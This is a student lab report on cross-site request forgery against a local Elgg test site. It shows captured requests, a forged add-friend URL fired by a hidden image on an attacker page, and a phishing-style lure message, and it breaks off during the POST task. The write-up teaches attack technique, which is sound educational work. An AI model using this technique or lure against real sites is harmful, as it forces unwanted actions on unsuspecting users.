

Information Security: Cross-Site Request Forgery (CSRF) Attack

Name: Chandan N Bhat

PES1201701593

Section H


CSRF is an attack that forces the user to execute unwanted actions on the web application to which the user is currently authenticated. The attacker might trick the user of the web application into performing actions of the attacker's choice.

For this lab, we will use 2 websites that are locally set up in the VM. The first website www.csrflabelgg.com is vulnerable and the second website www.csrflabattacker.com is the malicious site of the attacker.

Task 1: Observing HTTP Request

In CSRF we need to forge HTTP requests. Thus, it is essential to understand a legitimate HTTP request and how it looks and its parameters. We use a Firefox add-on called 'HTTP Header Live' to achieve it. Using this tool, we will capture an HTTP GET request and POST request in Elgg.

To access it press "ctrl+shift+E"



Now we make a simple GET request to www.csrflabelgg.com to view the HTTP request. The below screenshot shows the request made. The method column shows GET indicating that the request made is a GET request. To the right we have a section with columns headers, cookies, params, response etc. which has all the data associated with the request.

The screenshot shows the Mozilla Firefox Network Monitor tool. A GET request is being analyzed for the URL `http://www.csrflabelgg.com/`. The Headers tab displays standard HTTP headers like Content-Type, Accept, and User-Agent. The Params tab is empty, indicating no parameters were passed with the request.

To see the parameters passed to the domain with the HTTP request, we can see the Params section as shown below. From the below screenshot we observe that there were no parameters passed with the HTTP request.

The screenshot shows the Mozilla Firefox Network Monitor tool. A GET request is being analyzed for the URL `http://www.csrflabelgg.com/`. The Headers tab displays standard HTTP headers like Content-Type, Accept, and User-Agent. The Params tab is empty, indicating no parameters were passed with the request.

Similarly, we will send a HTTP POST request and observe the headers and data sent with the POST request. We will login to the website as a user 'Alice' which will send a POST request to the server. The username is 'Alice' and password is 'seedalice'.

From the below screenshot we see that unlike the previous request, this request has method POST indicating POST request made to www.csrflabelgg.com/action/login.

The screenshot shows the Mozilla Firefox Developer Tools Network tab. A POST request to `/action/login` is selected. The Params section displays the following parameters:

- `username`: `alice`
- `password`: `seedalice`
- `_elgg_token`: `CxbGpaxSX_9KEg5ReD_Yg`
- `_elgg_ts`: `T605346717`

To see the parameters sent with the request we see the Params section as shown below. We observe that unlike the previous request we see that username, password and a couple more data is sent as form data along with the HTTP Post request to the server.

The screenshot shows the Mozilla Firefox Developer Tools Network tab. A POST request to `/action/login` is selected. The Params section displays the following parameters:

- `username`: `alice`
- `password`: `seedalice`
- `_elgg_token`: `CxbGpaxSX_9KEg5ReD_Yg`
- `_elgg_ts`: `T605346717`

Task 2: CSRF attack using GET Request

In this task we require 2 people in the Elgg network, Alice and Boby. Boby wants to be a friend of Alice, but Alice refuses to. Thus, we will try to use CSRF to achieve this goal.

First, we will send a request from Boby to Charlie to understand how the request is sent, and the URL to which it should be sent. We go to the members page to add Charlie as Boby's friend.

The screenshot shows a Mozilla Firefox window with the title "Victim [Running] - Oracle VM VirtualBox". The address bar shows "www.csrflabelgg.com/members". The main content area displays the "CSRF Lab Site" with a section titled "Newest members" containing five user profiles: Samy, Charlie, Boby, Alice, and Admin. Below this is a search bar and a note "Total members: 5". The bottom of the page features a network monitoring tool with a table of requests. The table includes columns for Status, Method, File, Domain, Cause, Type, Transfer..., Size, and various timing metrics. The requests listed are all 200 OK responses from www.csrflabelgg.com, including files like jquery-ui.js, require_config.js, and elgg.js. The total transfer size is 108.79 KB over 7.55 KB transferred, with a total load time of 1.87 s.

The screenshot shows a Mozilla Firefox window with the title "Victim [Running] - Oracle VM VirtualBox". The address bar shows "www.csrflabelgg.com/profile/charlie". The main content area displays the "Charlie" profile page, featuring a cartoon character icon, a "Friends" section stating "No friends yet.", and a sidebar with options to "Add friend", "Send a message", "Report user", and links to "Blogs", "Bookmarks", and "Files". Below the profile information is a network monitoring tool with a table of requests. The table includes columns for Status, Method, File, Domain, Cause, Type, Transfer..., Size, and various timing metrics. The requests listed are all 200 OK responses from www.csrflabelgg.com, including files like charlie, 4large.jpg, and elgg.css. The total transfer size is 112.94 KB over 13.66 KB transferred, with a total load time of 1.45 s.

Next we click on 'Add Friend' and observe the request sent.

The screenshot shows the 'All Site Activity' page on the CSRF Lab Site. A recent event is displayed: 'Boby is now a friend with Charlie just now'. The developer tools Network tab is open, showing a list of requests. One request is highlighted: a GET request to `/action/friends/add?friend=44&elgg_ts=...` with a status code of 302 Found. The response headers include Cache-Control: no-store, no-cache, must-revalidate, Connection: Keep-Alive, Content-Length: 0, Content-Type: text/html;charset=utf-8, Date: Sun, 15 Nov 2020 05:15:08 GMT, and Expires: Thu, 19 Nov 1981 08:52:00 GMT.

The screenshot shows the profile page for user Boby. The sidebar on the left lists Boby's friends, including Charlie. Charlie is highlighted with a blue border. The main content area displays Boby's profile picture and basic information.

Charlie is added as Boby's Friend as shown in the above screenshot.

We observe that a GET request is sent to URL


<http://www.csrflabelgg.com/action/friends/add?friend=44>. The 44 in the query string of the URL indicates the id of user Charlie. Thus, in order to add Boby as Alice's friend we need to find the id of user Boby so that we can construct the URL request accordingly.

To find out the id of Boby we view the page source where we can find the required value in guid value in the Javascript variable which indicates the id of Boby.



nJg"}}, "session": {"user": {"guid": 43, "type": "user", "subtype": "s">></script><script src="http://www.csrflabelgg.com/cache/1"

From the page source we found the guid value to be 43. To add Boby as Alice's friend a request to <http://www.csrflabelgg.com/action/friends/add?friend=43> should be sent. So if Alice opens the malicious website we want it to send a GET request to <http://www.csrflabelgg.com/action/friends/add?friend=43>

The below screenshot shows the friends list of Alice before the CSRF attack.



Now we create a html file index.html which contains an img tag with the source attribute of the image set to <http://www.csrflabelgg.com/action/friends/add?friend=43> which makes a GET request when the page loads. The code for index.html is shown below.



When Alice visits the attackers website it will send a GET request to the Elgg website that adds Boby as Alice's friend. Also we have ensured that the image is not visible to Alice when he visits the page.

Now our task is to send Alice a message that contains the link to the attacker's website. We could use social engineering to ensure that Alice clicks on the link and be a victim of CSRF attack.


The below screenshot shows the message sent from Boby to Alice.

The screenshot shows a Mozilla Firefox browser window with the title "Compose a message : CSRF Lab Site - Mozilla Firefox (Private Browsing)". The URL in the address bar is http://www.csrflabelgg.com/messages/compose?send_to=42. The main content area is titled "Compose a message" and shows a message being sent to "Alice". The message body contains the text "Checkout the exciting offers on Electronics on the occasion of Deepavali" followed by a link "<http://www.csrflabattacker.com/>". Below the message is the signature "Happy Deepavali !!". On the right side of the screen, there is a sidebar for "Bob" which includes a search bar, a list of links (Blogs, Bookmarks, Files, Pages, Wire posts), and sections for "Inbox" and "Sent messages". The bottom of the screen shows the Elgg navigation bar.


We observe from the below screenshot that Alice received the message from Bob.

The screenshot shows a Mozilla Firefox browser window with the title "Alice's inbox : CSRF Lab Site - Mozilla Firefox (Private Browsing)". The URL in the address bar is <http://www.csrflabelgg.com/messages/alice>. The main content area is titled "Inbox" and shows a single message from "Bob". The message subject is "Exciting Diwali Offer on Electronics" and the message body contains the text "Checkout the exciting offers on Electronics on the occasion of Deepavali" followed by a link "<http://www.csrflabattacker.com/>". Below the message are buttons for "Delete", "Mark read", and "Toggle all". On the right side of the screen, there is a sidebar for "Alice" which includes a search bar, a list of links (Blogs, Bookmarks, Files, Pages, Wire posts), and sections for "Inbox" and "Sent messages". The bottom of the screen shows the Elgg navigation bar.

When Alice clicks on the link in the message sent from Bob he is redirected to the attacker's website which makes the GET request which adds Bob as Alice's friend.



Now if we go to Alice's profile and check his friends we observe that Boby is added as Alice's friend.



Thus we successful performed a CSRF attack using a GET request as seen above.

Task 3: CSRF Attack using POST Request

Now we will try to perform CSRF attack using a POST request. Last task we added Boby as Alice's friend. Now using CSRF attack we will add 'Boby is my Hero!' in Alice's profile.

First, we will observe a legitimate POST request sent when profile is updated. The below screenshot shows Boby's profile.

The screenshot shows a Mozilla Firefox browser window titled "Victim [Running] - Oracle VM VirtualBox". The address bar displays "Boby : CSRF Lab Site - Mozilla Firefox (Private Browsing)" and the URL "http://www.csrflabelgg.com/profile/boby". The page content is titled "CSRF Lab Site" and shows Boby's profile. On the left, there is a large image of a cartoon character wearing a yellow hard hat and overalls. Below the image are buttons for "Edit profile" and "Edit avatar". To the right of the image, the name "Boby" is displayed. Further down, there are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right side of the profile, there is a "Friends" section which currently shows one friend, Alice. At the bottom of the profile page, there is a link "Powered by Egg". The Firefox interface includes a toolbar with various icons and a status bar at the bottom.

We click on 'Edit profile' and add about me to Boby's profile.

The screenshot shows a Mozilla Firefox browser window titled "Edit profile : CSRF Lab Site - Mozilla Firefox (Private Browsing)" and the URL "http://www.csrflabelgg.com/profile/boby/edit". The page content is titled "Edit profile". It has a "Display name" field containing "Boby". Below it is a rich text editor with the placeholder text "About me". In the editor, the text "Hi," and "My name is Boby. Alice and I are Friends!!" is visible. To the right of the editor, there is a sidebar with a search bar, a user icon for "Boby", and links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", and "Edit profile". At the bottom of the page, there is a network analysis tool showing "No requests". The Firefox interface includes a toolbar with various icons and a status bar at the bottom.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Boby : CSRF Lab Site - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

@ Boby : CSRF Lab Site x http://www.csrflabelgg.com/x +

Most Visited SEED Labs Sites for Labs

Account »

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets



Boby
Brief description: Friendship with Alice
About me
Hi,
My name is Boby. Alice and I are Friends!!

Friends

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.60 s	1.92 s	2.24 s
302	POST	edit	www.csrflabelgg...	document.html	4.02 KB	14.48 KB		~ 480 ms							
200	GET	boby	www.csrflabelgg...	document.html	4.04 KB	14.48 KB		~ 83 ms							
200	GET	font-awesome.css	www.csrflabelgg...	stylesheet.css		28.38 KB									
200	GET	elgg.css	www.csrflabelgg...	stylesheet.css		58.10 KB									
200	GET	colorbox.css	www.csrflabelgg...	stylesheet.css		3.80 KB									
200	GET	43large.jpg	www.csrflabelgg...	img	jpeg	9.06 KB									
200	GET	44small.jpg	www.csrflabelgg...	img	jpeg	1.64 KB									
200	GET	jquery.js	www.csrflabelgg...	script	js	0 B									
200	GET	jquery-ui.js	www.csrflabelgg...	script	js	0 B									
200	GET	require_config.js	www.csrflabelgg...	script	js	cached	800 B								
200	GET	require.js	www.csrflabelgg...	script	js	cached	0 B								
16 requests															

Request URL: http://www.csrflabelgg.com/action/profile/edit
 Request method: POST
 Remote address: 127.0.0.1:80
 Status code: ▲ 302 Found [Edit and Resend](#) Raw headers
 Version: HTTP/1.1
 Response headers (366 B)
 Cache-Control: no-store, no-cache, must-revalidate
 Connection: Keep-Alive
 Content-Length: 0
 Content-Type: text/html; charset=utf-8
 Date: Sun, 15 Nov 2020 09:55:49 GMT
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 More [Edit Headers](#) [Raw Headers](#)

Filter URLs

Headers Cookies Params Response Timings

Using the developer tools, we will observe the POST request sent when profile is updated. From the above screenshot we observe that a POST request is sent to /action/profile/edit. In addition, the params section shows the form data that is sent with the request. We observe that various fields such as guid, description etc are sent as form data along with the POST request.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Boby : CSRF Lab Site - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

@ Boby : CSRF Lab Site x http://www.csrflabelgg.com/x +

Most Visited SEED Labs Sites for Labs

Account »

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets



Boby
Brief description: Friendship with Alice
About me
Hi,
My name is Boby. Alice and I are Friends!!

Friends

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.60 s	1.92 s	2.24 s
302	POST	edit	www.csrflabelgg...	document.html	4.02 KB	14.48 KB		~ 480 ms							
200	GET	boby	www.csrflabelgg...	document.html	4.04 KB	14.48 KB		~ 83 ms							
200	GET	font-awesome.css	www.csrflabelgg...	stylesheet.css		28.38 KB									
200	GET	elgg.css	www.csrflabelgg...	stylesheet.css		58.10 KB									
200	GET	colorbox.css	www.csrflabelgg...	stylesheet.css		3.80 KB									
200	GET	43large.jpg	www.csrflabelgg...	img	jpeg	9.06 KB									
200	GET	44small.jpg	www.csrflabelgg...	img	jpeg	1.64 KB									
200	GET	jquery.js	www.csrflabelgg...	script	js	0 B									
200	GET	jquery-ui.js	www.csrflabelgg...	script	js	0 B									
200	GET	require_config.js	www.csrflabelgg...	script	js	cached	800 B								
200	GET	require.js	www.csrflabelgg...	script	js	cached	0 B								
16 requests															

